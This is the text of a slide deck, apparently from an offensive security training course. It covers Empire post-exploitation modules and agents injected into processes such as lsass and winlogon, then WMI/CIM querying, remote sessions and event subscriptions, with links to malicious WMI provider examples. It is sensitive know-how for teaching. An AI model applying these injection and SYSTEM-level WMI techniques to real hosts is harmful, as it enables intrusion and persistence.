


# Empire - Modules

- Currently have the following categories for modules:
  - **code\_execution** - ways to run more code
  - **collection** - post exploitation data collection
  - **credentials** - collect and use creds
  - **lateral\_movement** - move around the network
  - **management** - host management and auxiliary
  - **persistence** - survive the reboot
  - **privesc** - escalation capabilities
  - **situational\_awareness** - network awareness
  - **trollsploit** - for the lulz

# Empire - ReflectivePick

- Empire uses PowerTools Invoke-PSInjector to inject in to other processes it agent and leveraging .Net Automation Assemblies





# Empire - ReflectivePick

```
(Empire: RRLEERGPVNY2XHUU) > back
(Empire: agents) > list
```

[\*] Active agents:

| Name             | Internal IP    | Machine Name | Username    | Process         |
|------------------|----------------|--------------|-------------|-----------------|
| -----            | -----          | -----        | -----       | -----           |
| RRLEERGPVNY2XHUU | 192.168.52.210 | WINDOWS3     | *DEV\SYSTEM | vmtoolsd/1620   |
| 4S4HV1NX2TMZ2W3M | 192.168.52.210 | WINDOWS3     | *DEV\chris  | powershell/7884 |
| HGR1HKRBUCHCWFHH | 192.168.52.210 | WINDOWS3     | DEV\chris   | vmtoolsd/2832   |
| DGN2UWAUGWGURE4F | 192.168.52.210 | WINDOWS3     | *DEV\SYSTEM | winlogon/496    |
| MAESKKPZLSRVEG3R | 192.168.52.210 | WINDOWS3     | *DEV\SYSTEM | lsass/564       |
| PWLCRNKPWT2LXA2E | 192.168.52.210 | WINDOWS3     | *DEV\SYSTEM | services/556    |
| 4GC13DXWFATFLRHX | 192.168.52.210 | WINDOWS3     | DEV\chris   | explorer/1720   |
| 1LZZZ1EARMRSTPYP | 192.168.52.210 | WINDOWS3     | *DEV\SYSTEM | wininit/452     |
| RHXYMTG3NSGCMBGS | 192.168.52.210 | WINDOWS3     | *DEV\SYSTEM | spoolsv/1220    |
| SYHKNZPUYT3YHD   | 192.168.52.210 | WINDOWS3     | DEV\chris   | notepad/3828    |

```
(Empire: agents) > █
```



# Empire - RefectivePick

- On modern versions of Windows it only works if the PSv2 engine is installed.



# WMI and CIM



# What is WMI/CIM

- **WMI** - Stands for Windows Management Instrumentation, it is Microsoft implementation of the DTMF (Distributed Management Task Force) Web-Based Enterprise Management (WBEM).
  - Microsoft implementation is unique to their platform.
  - Uses DCOM-RPC instead of the DTMF HTTP based protocol (WS-MAN).
  - Uses Common Information Model (CIM) to represent most components of the Windows Operating System.






# What is WMI/CIM

- WMI/CIM Information is structure in:
  - **Namespace** – It is used to organize groups of classes and instances inside. It also defines scope and visibility of the classes. (They do not play a role in class inheritance)
  - **Class** - It is the definition of an object.
    - Instance - A class can zero, one or more instances
    - Property - An attribute of an instance
    - Method - An action we can take against an instance.
    - Static Method - Something a WMI class can do.
  - **SubClass** – it is a class that inherits from another class.
  - **Events** - Something that happens that we can take an actions against.



# CIM Architecture





# WMI

- We can get a list of registered provider from the **\_\_win32provider** class

```
Get-WmiObject -Class __win32provider | select-Object Name
```

- The **CIM Database** is located in **%windir%\System32\wbem\repository\OBJECTS.DAT**
- Microsoft provides documentation on how to build a provider [https://msdn.microsoft.com/en-us/library/aa390359\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa390359(v=vs.85).aspx)
- All code ran by a provider runs as SYSTEM



# WMI

- Examples of Malicious Providers:
  - <https://gist.github.com/subTee/c6bd1401504f9d4d52a0> SubTee Shellcode Execution WMI Class
  - <https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider> Jared Atkinson Evil WMI Provider Example



# WMI/CIM Cmdlets

- Microsoft Provides 2 different sets of cmdlets to work with WMI
  - WMI Cmdlets in module **microsoft.powershell.management** (PSv2 >)
  - CIM Cmdlets in module **CimCmdlets** (PSv3 >)
- WMI cmdlets only work over RPC DCOM while CIM cmdlets use by default WinRM they also support RPC DCOM and the use of Sessions



# WMI/CIM Cmdlets

- WMI Cmdlets are based on the Windows Management Instrumentation API that is present since Windows 2000 until present.
- CIM Cmdlets are based on the Management Infrastructure API that is present since Windows 2012/Windows 8 by default.
  - By installing Windows Management Framework 3.0 or above MI can be added to Windows 7 and 2008 R2.



# WMI/CIM Cmdlets

- Accelerators **[WMI]** and **[WMIClass]** use DCOM

| WMI Cmdlets         | CIM Cmdlets        |
|---------------------|--------------------|
| Get-WmiObject       | Get-CimInstance    |
| Get-WmiObject -list | Get-CimClass       |
| Set-WmiInstance     | Set-CimInstance    |
| Set-WmiInstance     | New-CimInstance    |
| Remove-WmiObject    | Remove-CimInstance |
| Invoke-WmiMethod    | Invoke-CimMethod   |



# Exploring the WMI Namespace

- For many administrators one of the favorite tools to explore WMI has been the standalone WMIExplorer.exe from [\*\*https://wmie.codeplex.com/\*\*](https://wmie.codeplex.com/)
- Microsofts Scripting Guy WMIExplorer.ps1  
<http://gallery.technet.microsoft.com/scriptcenter/89c759b7-20b4-49e8-98a8-3c8fbdb2dd69>
- All tools provide a GUI way to explorer WMI
  - They tend to be slow since they parse all classes and namespaces when exploring
  - Filtering for information is not the best.





# Exploring WMI

- When using the WMI cmdlets the one that is used the most is **Get-WMIObject** and **Get-CimInstance**
- Lets use the cmdlet to explore Namespaces

```
List all namespaces in the default root/cimv2
Get-WmiObject -Class __namespace | Select-Object Name
```

```
Get-CimInstance -ClassName __namespace | Select-Object Name
```

```
#List all namespaces under root/microsoft
Get-WmiObject -Class __namespace -Namespace root/microsoft
```

```
Get-CimInstance -ClassName __namespace -Namespace root/microsoft
```



# Exploring WMI

- For Exploring classes in namespaces

# To list classes under the default namespace

```
Get-WmiObject -List *
Get-CimClass -ClassName *
```

# To Filter Classes with the word network in their name

```
Get-WmiObject -List *network*
Get-CimClass -ClassName *network*
```

# To list classes in another namespace

```
Get-WmiObject -List * -Namespace root/microsoft/homenet
Get-CimClass -ClassName * -Namespace root/microsoft/homenet
```

# To get a description of a class

```
(Get-WmiObject -list win32_service -Amended).qualifiers |
Select-Object name, value | ft -AutoSize -Wrap
```



# Using WMI

- When working with instances from WMI Classes we have 2 methods to query the info with **Get-WMIObject**.
- Direct

```
Get-WmiObject -Class win32_service
```

- Using WQL (WMI Query Language)

```
Get-WmiObject -Query "SELECT * FROM win32_service"
```

- The WQL is very similar to SQL in fact they are almost identical.



# Using WMI

- One of the main actions that we will be taking with WMI most of the time is using the instance or instances of objects it created and take actions based on properties or use methods on such instances.
- To list Methods and Properties since we are dealing with object the use of Get-Members is the one we might use the most.

```
Get-WmiObject -Class win32_share | Get-Member
```



# Using WMI

- PowerShell treats WMI objects the same as .Net Objects so we can use **Select-Object**, **Where-Object**, **ForEach-Object** and Formatting cmdlets like we would do with any other .Net object type.
- In the case of WMI with **Get-WMIObject** we also have the ability to use filters based on WQL Operators with the **-Filter** parameter



# Using WMI

- Several WMI classes have Static methods that allow us to use the Class capabilities not related to an instance.
- To list static methods for a class

```
$wmishare = [wmiiclass]"win32_process"
$wmishare.Methods
```

- To invoke a method

```
Invoke-WMIMethod -class win32_Process -Name create
-ArgumentList 'calc.exe'
```



# WQL Operators

| Operator | Description              |
|----------|--------------------------|
| =        | Equal to                 |
| <        | Less than                |
| >        | Greater than             |
| <=       | Less than or Equal to    |
| >=       | Greater than or equal to |
| != or <> | Not equal to             |



# WQL Operators

| Operator   | Description                                                   |
|------------|---------------------------------------------------------------|
| IS, IS NOT | Used to check if a constant is NULL                           |
| ISA        | Used to check data and events for class type and hierarchy    |
| LIKE       | Used for WQL Wildcard String Matches ( <b>used the most</b> ) |





# WMI Filtering

- The Wildcard characters in WQL used with the LIKE Operator are not the same as used by the shell but more like that ones used by T-SQL

|                |                                                                                                                               |
|----------------|-------------------------------------------------------------------------------------------------------------------------------|
| [ ]            | Any one character within the specified range ([a=f]) or set ([abcdef]).                                                       |
| ^              | Any one character not within the range ([^a=f]) or set ([^abcdef].)                                                           |
| %              | Any string of 0 (zero) or more characters. Similar to the * in PowerShell                                                     |
| _ (underscore) | Any one character. Any literal underscore used in the query string must be escaped by placing it inside [] (square brackets). |



# Using WMI

- When Filtering one escapes in WQL special characters with a backslash “**domain\username**”
- The typical WQL query goes like **SELECT [Property Names] FROM [WMI Class]**
- We can filter in a WQL query using keywords
  - **SELECT [Property Names] FROM [WMI Class] WHERE [EXPRESSION]**
  - **SELECT [Property Names] FROM [WMI Class] WHERE [VALUE] LIKE [Wildcard Expression]**
  - **SELECT [Property Names] FROM [WMI Class] WHERE [VALUE] [IS|IS NOT] NULL**



# Using WMI

- When Filtering with the **-Filter** parameter we just use the expression or the Keywords **LIKE**, **IS** or **IS NOT**.

```
Get-WmiObject win32_process -Filter "name LIKE '_md.exe'"
```

```
Get-WmiObject win32_process -Filter "name LIKE 'power%'"
```

```
Get-WmiObject win32_service -Filter "name='BITS'"
```



# WMF 3.0 and above

- WMI uses RPC to access the information on local and remote hosts.
- On Windows Management Framework 3 and above MS started to changed to CIM over WinRM with CIM Cmdlets
- There are some changes in the objects returned since CIM uses XML for the communication the objects are Deserialized.



# CIM Cmdlets

- To get a list of all WMI Cmdlets

`Get-Command -noun wmi*`

- On PSv3 and above all CIM cmdlets are part of a Module

`Get-Command -module CimCmdlets`

- Microsoft Merged in to the CIM Cmdlets the WSMAN and WMI functionality



# Using CIM Cmdlets

- Filtering of class names

```
Get-CimClass -ClassName win32_*
```

- Searching classes for those that have specific Method and Properties

```
Get-CimClass -MethodName "create"
Get-CimClass -PropertyName "startname"
```

- Listing Classes in other namespaces

```
Get-CimClass -Namespace root/microsoft/homenet
```



# Using CIM Cmdlets

- To get the instances of a specific class

```
Get-CimInstance -ClassName win32_service
```

- To invoke a static method of a class

```
Invoke-CimMethod win32_Process -MethodName create
-Arguments @{CommandLine='calc.exe'}
```

- Using WQL and Fileters

```
Using WQL
```

```
Get-CimInstance -Query "select * from win32_service where
name='BITS'"
```

```
Using WQL Filter
```

```
Get-CimInstance -ClassName win32_service -Filter "name='BITS'"
```



# WMI/CIM Remoting





# WMI/CIM Remoting

- One of the biggest change with Windows Management Framework 3 and above is that CIM Cmdlets will use WinRM as the default way of communicating.
- Because it leverages WinRM the default communication is to use Kerberos first, unless configured otherwise.
- WMI Cmdlets have the **-ComputerName** and **-Credential** parameters that allow us to connect to remote machines and even use alternate credentials.
- CIM Cmdlets work with **-CIMSessions** that are similar to PSSessions in that they are established first leveraging WinRM.



# WMI/CIM Remoting

- The same security controls set for the WinRM client and Service will apply to CIM sessions so:
  - By Default uses Kerberos
  - Basic, Digest and NTLM can be used but HTTPS has to be enabled.
  - HTTPS Trust chain is verified.
  - Trusted host settings can be used in workgroup environments.
- For systems that are not running WinRM or are not in a Domain one can establish a session using DCOM



# WMI/CIM Remoting

- To create a new CIM Session on a Domain environment

```
$cimdc01 = New-CimSession -ComputerName dc01
```

- To Create a CIM Session on a Workgroup using DCOM

```
$cimopt = New-CimSessionOption -Protocol Dcom
```

```
New-CimSession -SessionOption $cimopt `
 -Credential (Get-Credential) -ComputerName 192.168.10.1
```

- To list all CIM Sessions we just use the **Get-CIMSession** cmdlet



# WMI/CIM Remoting

- CIM sessions can be retrieved by Id, Computer Name, Session name or Instance ID

```
PS C:\> $cimdc01 = Get-CimSession -Id 1
```

```
PS C:\> $cimdc01
```

```
Id : 1
Name : CimSession1
InstanceId : 4e6f9fed-7887-4756-a34d-4aee9f5f11b9
ComputerName : 192.168.10.1
Protocol : DCOM
```



# WMI/CIM Remoting

- CIM sessions can be retrieved by Id, Computer Name, Session name or Instance ID

```
PS C:\> $cimdc01 = Get-CimSession -Id 1
```

```
PS C:\> $cimdc01
```

```
Id : 1
Name : CimSession1
InstanceId : 4e6f9fed-7887-4756-a34d-4aee9f5f11b9
ComputerName : 192.168.10.1
Protocol : DCOM
```



# WMI/CIM Eventing



# WMI Events

- WMI Events are those events that happen when a specific Event Class instance is created or they are defined in the WMI Model.
- We can monitor and take certain actions when these events occur by using subscription that monitor for them.
- There are 2 types of WMI Event Subscription:
  - **Temporary** – Subscription is active as long as the process that created the subscription is active. (They run under the privilege of the process)
  - **Permanent** – Subscription is stored in the CIM Database and are active until removed from it. (They always run as SYSTEM)



# WMI Events

- All event subscriptions have 3 components:
  - **Filter** – WQL Query for the events we want.
  - **Consumer** – An action to take upon triggering the filter
  - **Binding** – Registers a Filter to a Consumer.
- The filter and consumer are created individually, once created they are registered together.



# WMI/CIM Events

## Binding

Filter  
(WQL Query)

Consumer  
(Action)

# WMI Temporary Subscription




# WMI Events

- Temporary subscription are the simplest of the WMI Subscriptions since they are done with a single cmdlet in PowerShell.
- PowerShell v2 introduced a cmdlet to make temporary event registration simpler **Register-WMIEvents**
- With PowerShell v3 and above the cmdlet for temporary events **Register-CimIndicationEvent** is used.
- Permanent WMI events are more involved.

# WMI Events

- Temporary subscription run inside of a process under its context





# WMI Events

- **Register-WmiEvent** acts as the Binder for the Filter (Query,Class) and the Consumer (Action)

```
Register-WmiEvent [-Class] <String> [[-SourceIdentifier] <String>] [[-Action] <ScriptBlock>]
[-ComputerName <String>] [-Credential <PSCredential>] [-Forward] [-MaxTriggerCount <Int32>]
[-MessageData <PSObject>] [-Namespace <String>] [-SupportEvent] [-Timeout <Int64>]
[<CommonParameters>]
```

```
Register-WmiEvent [-Query] <String> [[-SourceIdentifier] <String>] [[-Action] <ScriptBlock>]
[-ComputerName <String>] [-Credential <PSCredential>] [-Forward] [-MaxTriggerCount <Int32>]
[-MessageData <PSObject>] [-Namespace <String>] [-SupportEvent] [-Timeout <Int64>]
[<CommonParameters>]
```



# WMI Temporary Subscription

- When you register a temporary subscription event you can provide a **SourceIdentifier** as a easy to remember and reference, if one is not provided a GUID will be generated as one.

```
PS C:\> Register-WMIEvent -Query $queryModify -Action $ModifyAction -SourceIdentifier ProcMon
```

| Id | Name    | PSJobTypeName | State      | HasMoreData | Location | Command |
|----|---------|---------------|------------|-------------|----------|---------|
| 4  | ProcMon |               | NotStarted | False       |          | ...     |



# WMI Events

- To get subscribed events we use **Get-EventSubscriber**

```
PS C:\> Get-EventSubscriber -SourceIdentifier ProcMon

SubscriptionId : 4
SourceObject : System.Management.ManagementEventWatcher
EventName : EventArrived
SourceIdentifier : ProcMon
Action : System.Management.Automation.PSEventJob
HandlerDelegate :
SupportEvent : False
ForwardEvent : False
```



# WMI Events

